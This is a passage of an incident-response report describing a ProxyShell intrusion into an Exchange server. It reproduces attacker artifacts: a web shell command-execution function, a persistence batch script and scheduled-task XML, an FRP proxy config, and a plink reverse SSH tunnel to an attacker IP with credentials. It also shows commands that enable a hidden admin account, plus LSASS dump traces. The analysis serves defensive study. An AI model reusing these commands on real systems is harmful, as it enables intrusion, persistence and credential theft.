
```
private string RunIt(string command)
{
    string output = "";
    string error = string.Empty;

    try
    {
        ProcessStartInfo info = new ProcessStartInfo();
        info.FileName = "powershell.exe";
        info.Arguments = "/c " + command;
        info.RedirectStandardOutput = true;
        info.RedirectStandardError = true;
        info.UseShellExecute = false;

        Process process = Process.Start(info);
        using (StreamReader streamReader = process.StandardOutput)
        {
            output= streamReader.ReadToEnd();
        }
        using (StreamReader streamReader = process.StandardError)
        {
            error= streamReader.ReadToEnd();
        }
    }
    catch (Exception ex)
    {
        return ex.ToString();
    }
```

Execution

The threat actors executed a script named install-proxy.bat, containing the following lines of code:

```
@echo off
cd /D "%~dp0"
mkdir C:\ProgramData\Microsoft\Windows\Runtime\
mkdir C:\ProgramData\Microsoft\Windows\DllHost\

move /Y dllhost.exe C:\ProgramData\Microsoft\Windows\DllHost\dllhost.exe
move /Y RuntimeBroker C:\ProgramData\Microsoft\Windows\Runtime\RuntimeBroker
move /Y CacheTask.bat C:\ProgramData\Microsoft\CacheTask.bat

schtasks.exe /End /tn "\Microsoft\Windows\Maintenance\CacheTask"
schtasks.exe /Delete /tn "\Microsoft\Windows\Maintenance\CacheTask"
schtasks.exe /Create /F /XML CacheTask.xml /tn
"\Microsoft\Windows\Maintenance\CacheTask"
schtasks.exe /Run /tn "\Microsoft\Windows\Maintenance\CacheTask"

del /F CacheTask.xml

start /b "" cmd /c del "%~f0"&exit /b
```


The script creates two directories, then moves files into their respective directories. It first stops and then deletes a task named CacheTask if it exists. It then Creates a schedule task which will call an XML file which then executes CacheTask.bat



```
    <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command> C:\ProgramData\Microsoft\CacheTask.bat</Command>
    </Exec>
  </Actions>
</Task>
```


CacheTask.bat is a script that loops the execution of the Fast Reverse Proxy (FRP) binary:

```
:loop

C:\ProgramData\Microsoft\Windows\DllHost\dllhost.exe

goto loop
```



Line	Tag	Action Type	Initiating Pro…	Folder Path	File Name	Initiating Process Command Line
=	☑					
2647	☑	CommonFileNameDropSignerMismatch	explorer.exe	C:\Users\DefaultAccount\Desktop\CacheTask	dllhost.exe	Explorer.EXE
2648	☑	CommonFileNameDropSignerMismatch		C:\Users\DefaultAccount\Desktop\CacheTask	dllhost.exe	
2649	☑	FileCreated	explorer.exe	C:\Users\DefaultAccount\Desktop\CacheTask	dllhost.exe	Explorer.EXE
2628	☑	ConnectionSuccess	dllhost.exe			dllhost.exe
2631	☑	ImageLoaded	dllhost.exe	C:\ProgramData\Microsoft\Windows\DllHost	dllhost.exe	dllhost.exe
2632	☑	ProcessCreated	cmd.exe			cmd.exe /c "C:\ProgramData\Microsoft\CacheTask.bat"
2559	☑	OutboundConnectionToRdpProtocol	dllhost.exe			dllhost.exe
2560	☑	ConnectionSuccess	dllhost.exe			dllhost.exe
2556	☑	OutboundConnectionToWebProtocol	dllhost.exe			dllhost.exe
2557	☑	ConnectionSuccess	dllhost.exe			dllhost.exe
2550	☑	ProcessCommunicatedOverSmb	dllhost.exe			dllhost.exe
2463	☑	OutboundConnectionToWebProtocol	dllhost.exe			dllhost.exe
2374	☑	OutboundConnectionToUncommonlyUsedPort	dllhost.exe			dllhost.exe

Below is a screenshot of dllhost.exe hash lookup in VirusTotal, matching Florian Roth's Yara rule HKTL_PUA_FRP_FastReverseProxy_Oct21_1:



25 security vendors flagged this file as malicious

e3eac25c3beb77ffed609c53b447a81ec8a0e20fb94a6442a51d72ca9e6f7cd2
dllhost.exe
64bits assembly direct-cpu-clock-access peexe runtime-modules

10.42 MB
Size

2021-10-24 10:38:00 UTC
16 days ago

Comments

thor
16 days ago

YARA Signature Match - THOR APT Scanner

RULE: HKTL_PUA_FRP_FastReverseProxy_Oct21_1
RULE_SET: Livehunt - Hacktools1 Indicators 🛠
RULE_TYPE: Valhalla Rule Feed Only ⚡
RULE_LINK: https://valhalla.nextron-systems.com/info/rule/HKTL_PUA_FRP_FastReverseProxy_Oct21_1
DESCRIPTION: Detects fast reverse proxy PUA tool often used by threat groups
REFERENCE: https://github.com/fatedier/frp
RULE_AUTHOR: Florian Roth

🙆 Hey, this seems to be an open-source tool or framework. The author has shared it with the community with the intention to improve overall security. If you are a victim and noticed this tool in a breach, please visit the tool's github page (see above) and tell your story by creating an issue on the issues page: https://github.com/fatedier/frp/issues 💔.

Detection Timestamp: 2021-10-24 11:06
AV Detection Ratio: ▯ 25 / 68

Use these tags to search for similar matches: #pua #frp #fastreverseproxy #hktl_pua_frp_fastreverseproxy_oct21_1 #open_source_tool
More information: https://www.nextron-systems.com/notes-on-virustotal-matches/


The C:\ProgramData\Microsoft\Windows\Runtime\RuntimeBroker file is linked to the execution above, and contained the following lines of code which are a configuration file for FRP:

```
[common]
log_level = trace
login_fail_exit = true

[RedactedHOSTNAME.RedactedDOMAIN_RedactedIP]
type = tcp
remote_port = 10151
plugin = http_proxy
use_encryption = true
use_compression = true
```

The above configuration creates a http proxy bound to port 10151/tcp using encryption and compression.

The threat actors also dropped and executed plink.exe, creating a remote SSH tunnel to 148.251.71[.]182 (tcp[.]symantecserver[.]co) in order to reach the RDP port on the Exchange system over the internet:

```
"powershell.exe" /c echo y | plink.exe -N -T -R 0.0.0.0:1251:127.0.0.1:3389
148.251.71.182 -P 22 -l forward -pw Socks@123 -no-antispoof
```



L...	Tag	Action Type	Initiating Pr...	File Name	Process Command Line	Remote IP
=	☑					
3044	☑	FileCreated	w3wp.exe	plink.exe		
2983	☑	ProcessCreated	w3wp.exe		"powershell.exe" /c echo y | plink.exe -N -T -R 0.0.0.0:1251:127.0.0.1:3389 148.251.71.182 -P 22 -l forward -pw Socks@123 -no-antispoof	
2977	☑	ProcessCreated	powershell.exe		"plink.exe" -N -T -R 0.0.0.0:1251:127.0.0.1:3389 148.251.71.182 -P 22 -l forward -pw Socks@123 -no-antispoof	
2975	☑	ConnectionSuccess	plink.exe			148.251.71.182
2973	☑	ConnectionSuccess	plink.exe			127.0.0.1

In the command line above you can see several options being used:

```
-N : To avoid starting the shell
-T : To avoid the allocation of a pseudo-terminal
-R : Forward remote port to local address
-P 22 : Port number
-l forward : Login name
-pw Socks@123 : Login password
-no-antispoof : To omit anti-spoofing prompt after authentication
```

After running the above Plink command, the threat actors had RDP access into the environment over the SSH tunnel.

Persistence

Valid Accounts
To maintain persistence on patient 0, the threat actors leveraged the built-in DefaultAccount. It is a user-neutral account that can be used to run processes that are either multi-user aware or user-agnostic. The DSMA is disabled by default on the desktop SKUs (full windows SKUs) and WS 2016 with the Desktop (Reference).

To achieve persistence, the threat actors enabled the DefaultAccount by running the following command, using a web shell:

```
"powershell.exe" /c net user DefaultAccount /active:yes
```

After activating the account, the threat actors set the password of this account to P@ssw0rd and added it to Administrators and Remote Desktop Users groups.

```
"powershell.exe" /c net user DefaultAccount P@ssw0rd
"powershell.exe" /c net localgroup "Remote Desktop Users" /Add DefaultAccount
"powershell.exe" /c net localgroup Administrators /Add DefaultAccount
```

Privilege Escalation

ProxyShell exploitation provided the threat actors with NT AUTHORITY\SYSTEM privileges. Those privileges allowed them to enable the DefaultAdmin account to get access to the Mail Server using valid credentials. Moreover, the threat actors managed to dump LSASS and steal a domain administrator account, which was used to perform lateral movement.

Defense Evasion

Advanced defense evasion techniques, such as impairing defenses or process injections, were not used during this intrusion. However, the threat actors performed masquerading with many of their tools:

- They created login.aspx web shell in the same folder as the legitimate OWA login page.
- They renamed Fast Reverse Proxy to dllhost.exe to remain stealthy

- They created the Scheduled Task with “\Microsoft\Windows\Maintenance\CacheTask” name to stay un-noticed

Credential Access

LSASS Dump

The threat actors dumped LSASS process manually using the Task Manager CAR-2019-08-001:

```
File created:
RuleName: -
UtcTime: REDACTED 10:40:24.958
ProcessGuid: {BF388D9C-AB02-614D-B552-000000000700}
ProcessId: 17480
Image: C:\Windows\system32\taskmgr.exe
TargetFilename: C:\Users\DefaultAccount\AppData\Local\Temp\2\lsass.DMP
```

To facilitate the LSASS dump exfiltration, the threat actors created a zip archive named lsass.zip:

```
File created:
RuleName: -
UtcTime: REDACTED 10:40:48.698
ProcessGuid: {BF388D9C-AADF-614D-A052-000000000700}
ProcessId: 17412
Image: C:\Windows\Explorer.EXE
TargetFilename: C:\Users\DefaultAccount\AppData\Local\Temp\2\lsass.zip
```


Discovery

Environment Discovery

As previously mentioned, we saw multiple cmdlets related to exchange:

```
Get-MailboxRegionalConfiguration
Get-Mailbox
Get-ExchangeServer
Get-InboxRule
```

Using the dropped web shells, the threat actors performed the following commands:




```
ipconfig /all
hostname
ping themoscowtimes.com
nslookup themoscowtimes.com 8.8.8.8
systeminfo
nltest /trusted_domains
nbtstat -n
arp -a
net user
query user
echo ok
```

```
net user DefaultAccount /active:yes
net user DefaultAccount P@ssw0rd
time /t
net localgroup "Remote Desktop Users" /Add DefaultAccount
echo y | plink.exe -N -T -R 0.0.0.0:1251:127.0.0.1:3389 148.251.71.182 -P 22 -l forward -pw Socks@123 -no-antispoof
```

Port Scanning

The threat actors used KPortScan 3.0, a widely used port scanning tool on Hacking Forums, to perform network scanning on the internal network:



KPortScan 3.0

threads: 400 port: 3389

○ with port ● append to file

● without port ○ clear file and add

Count of goods:


Current range:

Current progress 0

Main progress 0

Special for www.proxy-base.org


by Krasniy



Line	Tag	Action Type	Initiating Process File Name	Process Command Line	Folder Path	File Name	Remote IP	Remote Port
=	☑							
2627	☑	FileCreated	explorer.exe		C:\Users\DefaultAccount\Desktop\KPortScan 3.0	KPortScan3.exe		
2622	☑	FileCreated	explorer.exe		C:\Users\DefaultAccount\Desktop\KPortScan 3.0	results.txt		
2619	☑	ProcessCreated	explorer.exe	"KPortScan3.exe"				
2611	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	389
2612	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	389
2594	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	445
2595	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	445
2596	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	445
2602	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	445
2603	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	445
2604	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	445
2605	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	445
2580	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	3389
2581	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	3389
2582	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	3389
2583	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	3389
2587	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	3389
2588	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	3389
2589	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	3389
2590	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	3389
2591	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	3389
2593	☑	ConnectionSuccess	KPortScan3.exe				[redacted]	3389

Lateral Movement


The threat actors mainly used Remote Desktop Services (RDP) to move laterally to other servers using the stolen domain admin account. Below is an extract focusing on RDP activity from patient 0:



_path=="rdp"

ts	_path	uid	id › orig_h	id › orig_p	id › resp_h	id › resp_p	cookie	result	security_protocol	client_channels	keyboard_layout	client_build	client_name	client_dig_product_
2021[redacted]T17:58:33.215	rdp	[redacted]g5	[redacted]44	15764	Redacted 57	3389	⊗	encrypted	HYBRID_EX	⊗	⊗	⊗	⊗	⊗
2021[redacted]T17:57:39.138	rdp	[redacted]N9	[redacted]44	15582	55	3389	⊗	encrypted	HYBRID_EX	⊗	⊗	⊗	⊗	⊗
2021[redacted]T17:54:35.557	rdp	[redacted]Gg	[redacted]44	15473	46	3389	Redacted	encrypted	HYBRID_EX	⊗	⊗	⊗	⊗	⊗
